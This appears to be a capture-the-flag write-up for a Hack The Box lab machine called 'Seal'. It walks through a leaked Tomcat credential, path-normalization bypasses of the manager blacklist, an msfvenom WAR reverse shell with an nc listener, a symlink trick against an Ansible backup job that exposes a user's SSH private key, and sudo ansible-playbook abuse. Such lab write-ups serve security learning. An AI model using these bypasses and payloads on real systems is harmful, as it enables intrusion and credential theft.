46. Seal
46.1. Machine Info
46.2. Recon
46.2.1. port
nmap
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
|_http-title: Seal Market
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-alpn:
|_  http/1.1
8080/tcp open  http-proxy
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Thu, 01 Feb 2024 09:39:52 GMT
|     Set-Cookie: JSESSIONID=node0xui7xsgw95w312f55kupg8k8t2.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   GetRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Thu, 01 Feb 2024 09:39:51 GMT
|     Set-Cookie: JSESSIONID=node01738lapnkuq04gz3vo5g1exiw0.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Thu, 01 Feb 2024 09:39:51 GMT
|     Set-Cookie: JSESSIONID=node01gdk3u9xr9bf9iokhk7eirhh41.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   Socks4:
|     HTTP/1.1 400 Illegal character CNTL=0x4
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x4</pre>
|   Socks5:
|     HTTP/1.1 400 Illegal character CNTL=0x5
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x5</pre>
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
46.2.2. web
Website function: GitBucket
Login page:
http://seal.htb:8080/signin


Creete a new user, login, and find two repos:
root/seal_market:
http://seal.htb:8080/root/seal_marketroot/infra:
http://seal.htb:8080/root/infra
The issure shows that no mutual authentication and nginx exists.
46.3. Foothold
46.3.1. Git Log, Leak Credential

Obtain cred: tomcat:42MrHBf*z8{Z% with role: manager-gui, admin-gui
Tomcat: https://seal.htb/
from: http://seal.htb:8080/root/seal_market/blob/master/nginx/sites-enabled/default
/manager/html/admin/dashboard/host-manager/html
46.3.2. Bypass Blacklist of Tomcat Manager
However, the /manager/html cannot be visited => blacklist enabled.
Check the repo, and find proxy configuration using nginx:
proxy: 443 ssl -> 8000 http

Breaking Parser Logic - Take Your Path Normalization Off and Pop 0days Out (blackhat.com)

So, https://seal.htb/manager/html cannot be visited while https://seal.htb/manager;name=qwe can bypass the restriction.
Another bypass method:
After trying these methods:
[ ]
https://seal.htb/..;/manager/html[x]
https://seal.htb/;name=qwe/manager/html[x]
https://seal.htb/manager;name=qwe/html

P.S. this method (``https://seal.htb/;name=qwe/manager/html`) is able to get the manager page but no more operations are not successful (cannot reload, deploy, stop …)

Above all, the only way to bypass blacklist is https://seal.htb/;(NOTHING)/manager/html.
46.3.3. Deploy Revshell in Tomcat
Create WAR payload:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<ip> LPORT=<port> -f war -o shell.warUpload WAR:
https://seal.htb/;name=qwe/manager/html
└─╼$ sudo rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.250] 41972
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
uname -a
Linux seal 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
46.4. Privilege Escalation
46.4.1. tomcat -> luis
pspy to enumerate processes, find
a scheduled task with luis privilege
a configuration file:
/opt/backups/playbook/run.yml

tomcat@seal:/var/lib/tomcat9$ cat /opt/backups/playbook/run.yml
cat /opt/backups/playbook/run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
When copy_links=yes, the exploit thought is create a link to luis’s home directory and analysis the backup zip. The link should be created inside a writable path: uploads
tomcat@seal:/var/lib/tomcat9$ ls -l /var/lib/tomcat9/webapps/ROOT/admin/dashboard
total 92
drwxr-xr-x 5 root root  4096 Mar  7  2015 bootstrap
drwxr-xr-x 2 root root  4096 Mar  7  2015 css
drwxr-xr-x 4 root root  4096 Mar  7  2015 images
-rw-r--r-- 1 root root 71744 May  6  2021 index.html
drwxr-xr-x 4 root root  4096 Mar  7  2015 scripts
drwxrwxrwx 2 root root  4096 May  7  2021 uploads
tomcat@seal:/var/lib/tomcat9$ ls -l /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads
total 0
tomcat@seal:/var/lib/tomcat9$ ln -s /home/luis /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/myluis
tomcat@seal:/var/lib/tomcat9$ ls -l /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads
total 0
lrwxrwxrwx 1 tomcat tomcat 10 Feb  2 14:07 myluis -> /home/luis
Unarchive the backup file and discover luis’s ssh private key:
cp backup-2024-02-02-14:25:33.gz /dev/shm/
gunzip backup-2024-02-02-14:25:33.gz
mv backup-2024-02-02-14:25:33 backup.tar
tar xvf backup.tar
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
...
ueX7aq9pIXhcGT6M9CGUJjyEkvOrx+HRD4TKu0lGcO3LVANGPqSfks4r5Ea4LiZ4Q4YnOJ
u8KqOiDVrwmFJRAAAACWx1aXNAc2VhbAE=
-----END OPENSSH PRIVATE KEY-----
└─╼$ ssh -i id_rsa luis@$IP
The authenticity of host '10.10.10.250 (10.10.10.250)' can't be established.
ED25519 key fingerprint is SHA256:CK0IgtHX4isQwWAPna6oD88DnRAM9OacxQExxLSnlL0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.250' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
...
luis@seal:~$ id
uid=1000(luis) gid=1000(luis) groups=1000(luis)
luis@seal:~$ uname -a
Linux seal 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
46.4.2. luis -> root: sudo misconfiguration
Enumerate sudo:
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *

46.5. Exploit Chain
port scan -> 443 nginx as proxy to 8000 tomcat service, 8080 gitbucket -> create a user and find cred inside git log -> blacklist to visit tomcat manager page -> bypass -> deploy a revshell -> tomcat shell -> pspy to find a scheduled task, create backup -> link luis’s home dir to backup’s path -> get luis’s ssh priv key -> luis shell -> enum sudo: misconfiguration -> root shell